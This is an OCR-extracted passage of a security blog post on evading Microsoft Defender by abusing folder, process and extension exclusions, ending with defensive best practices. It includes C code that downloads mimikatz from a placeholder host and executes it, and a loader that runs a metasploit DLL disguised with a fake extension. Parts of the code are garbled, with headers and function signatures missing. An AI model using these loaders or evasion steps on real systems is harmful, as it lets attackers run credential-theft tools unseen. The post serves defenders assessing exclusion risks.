
Folder-based exclusions are perhaps the easiest to exploit. An attacker can simply place malicious files or execute malicious code from within the excluded folder, knowing that the AV/EDR will not scan or monitor activities in that location. An exclusion for a path can be set with the following command.

- -

After the attacker has enumerated the path where Defender AV is excluded, they can download the malicious files onto that folder and execute it from there without getting detected.



In the above image `mimikatz` gets detected and deleted immediately after it's downloaded to the non-excluded folder but in below image, it can be seen when doing the same in the excluded folder, Defender AV becomes silent.




Abusing Process Based Exclusions

According to Microsoft, “When you add a process to the process exclusion list, Microsoft Defender Antivirus won’t scan files opened by that process, no matter where the files are located. The process itself, however, will be scanned unless it has also been added to the proper exclusion configurations, as seen here — https://learn.microsoft.com/en-us/defender-endpoint/configure-process-opened-file-exclusions-microsoft-defender-antivirus


This above paragraph is pretty much self-explanatory. Process based exclusion can be set using the following command.

- -



In the above example, process-based exclusion is set for “sqlserver.exe” process without an absolute path. Meaning if sqlserver.exe is executed from anywhere on the endpoint, any activity done by it wouldn’t be scanned which also means if there’s a malicious process with same name ‘sqlserver’ all it’s malicious activity will be ignored by Defender AV.

So abusing it at first glance would look like downloading our malicious binary and renaming it to the excluded process name but let’s see if that works.




In the example mentioned, despite renaming mimikatz to “sqlserver.exe” and ensuring it’s on the exclusion list, it was still identified and removed by Defender AV. If we recall the statement made by Microsoft “When you add a process to the process exclusion list, Microsoft Defender Antivirus won’t scan files opened by that process, no matter where the files are located. The process itself, however, will be scanned unless it has also been added to the exclusion configuration https://learn.microsoft.com/en-us/defender-endpoint/configure-extension-file-exclusions-microsoft-defender-antivirus".

In our case the process which is responsible for downloading mimikatz as sqlserver.exe is PowerShell.exe which is not excluded. If we run PowerShell.exe by renaming it to “sqlserver.exe” then the same activity won’t be detected by Defender AV. Rather let’s create a simple C code which will just download and execute the downloaded coded (in our case mimikatz)


```
// gcc downloadExec.c -o downloadExec -lwininet
#
#
#



  {
    HINTERNET hInternet, hConnect;
    DWORD bytesRead;



// Initialize WinINet
    hInternet = InternetOpenA("Download Example", INTERNET_OPEN_TYPE_DIRECT, NULL,
NULL, 0);
if (hInternet == NULL) {
fprintf(stderr, "InternetOpen failed\n");
return1;
    }



// Open a connection to the URL
    hConnect = InternetOpenUrlA(hInternet, "http://<IP>/mimikatz.exe", NULL, 0,
INTERNET_FLAG_RELOAD, 0);
if (hConnect == NULL) {
fprintf(stderr, "InternetOpenUrl failed\n");
InternetCloseHandle(hInternet);
return1;
    }



// Create a buffer to store the downloaded data
char buffer[1024];



// Open a local file for writing
    FILE* outputFile = fopen("notamalware.exe", "wb");
if (outputFile == NULL) {
fprintf(stderr, "Failed to open output file for writing\n");
InternetCloseHandle(hConnect);
InternetCloseHandle(hInternet);
return1;
    }



// Read and write data until the end of the file
while (InternetReadFile(hConnect, buffer, sizeof(buffer), &bytesRead) && bytesRead >
0) {
fwrite(buffer, 1, bytesRead, outputFile);
    }
```

```
// Clean up
fclose(outputFile);
InternetCloseHandle(hConnect);
InternetCloseHandle(hInternet);



    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    TCHAR szCmdline[] = TEXT(".\\notamalware.exe");



// Zero the structures
ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));



// Create a process for the executable in the current directory
if (!CreateProcess(
NULL,           // No module name (use command line)
        szCmdline,      // Command line - executable in the current directory
NULL,           // Process handle not inheritable
NULL,           // Thread handle not inheritable
        FALSE,          // Set handle inheritance to FALSE
0,              // No creation flags
NULL,           // Use parent's environment block
NULL,           // Use parent's starting directory
        &si,            // Pointer to STARTUPINFO structure
        &pi             // Pointer to PROCESS_INFORMATION structure
    )) {
printf("CreateProcess failed (%d).\n", GetLastError());
return-1;
    }



// Wait until child process exits.
WaitForSingleObject(pi.hProcess, INFINITE);



// Close process and thread handles.
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);

            ;}
```

If we run it as it is then still it'll get detected by Defender AV as shown below.




Now if we run it after renaming it to “sqlserver.exe”, Defender won’t catch it and our mimikatz will run.



In my case, after few seconds, Defender AV was able to detect and delete it. However, when combining it with file based exclusions, it works smoothly.


Abusing Extension Based Exclusions

Just as this sounds, in extension based exclusion, if a specific extension is excluded then that wouldn't be scanned by the Defender AV, as shown below where there's an exclusion for `.exe` and we are running mimikatz.exe as it is.




But what if there's an exclusion for a non-executable extensions like ".txt" or any random extension like ".goku"? Can it still be abused? The answer is "YES". All we have to do is adjust our malicious DLL binary to have the extension of the excluded extension and run it. The beauty of DLL files on windows is that they can technically have any extension, but they are still recognized and executed as DLLs by the operating system because of their internal structure and not solely by the file extension. When an application or system component needs to load a DLL, it uses functions like `LoadLibrary` or `LoadLibraryEx`. These functions read the PE header of the file to determine if it is a valid DLL, regardless of the file extension.

I know mimikatz can be compiled into a DLL but I was too lazy to do it so, I instead used a metasploit DLL for this example. If I try to download the DLL as it is then it would be caught and deleted by Defender AV.




Now when the same metasploit DLL is downloaded and executed with the excluded extension, Defender goes silent again as shown below.



Now what if rundll32.exe (which we used in this case to execute our DLL file) is blocked or you don't want to use it for a reason such as LOLBins are highly monitored. You can have your own DLL loader load and execute your malicious DLL as shown below.

```
#
#


  ;


  {
    HINSTANCE hinstDLL;
    DllMainFunc DllMain;


// Load the DLL
    hinstDLL = LoadLibrary("msfmal.goku");
if (hinstDLL == NULL) {
printf("Could not load the DLL\n");
return1;
    }


// Get the address of DllMain (this is usually not done, for demonstration only)
    DllMain = (DllMainFunc)GetProcAddress(hinstDLL, "DllMain");
if (DllMain == NULL) {
printf("Could not locate the function DllMain\n");
FreeLibrary(hinstDLL);
return1;
    }


// Call DllMain explicitly (for demonstration only)
    BOOL result = DllMain(hinstDLL, DLL_PROCESS_ATTACH, NULL);
if (result) {
printf("DllMain executed successfully\n");
    } else {
printf("DllMain execution failed\n");
    }


// Free the DLL module
FreeLibrary(hinstDLL);

         ;}
```



Best Practices When Setting Exclusions

Only implement exclusions when absolutely necessary and after thorough testing.
- Prefer narrow, specific exclusions over broad ones. For example, exclude a specific file rather than an entire folder.
- Implement a process to periodically review all exclusions and remove any that are no longer needed.
- Implement additional monitoring and logging for areas that are excluded from AV/EDR scanning.
- Combine exclusions with application whitelisting to ensure only approved applications can run, even in excluded areas.

Conclusion

AV/EDR exclusions, while necessary for system functionality, introduce silent bypass opportunities that are often overlooked in security assessments. By understanding these risks and implementing proper management and mitigation strategies, organizations can balance the need for operational efficiency with robust security practices.

As we've seen, the abuse of exclusions can be a powerful and stealthy technique for evading detection. It's crucial for security professionals to be aware of this attack vector and to implement proper controls and monitoring around exclusions.

Remember, security is not about eliminating all risks, but about managing them effectively. Stay vigilant, regularly review your exclusions, and always assume that attackers are looking for these silent pathways into your systems.


REDSEER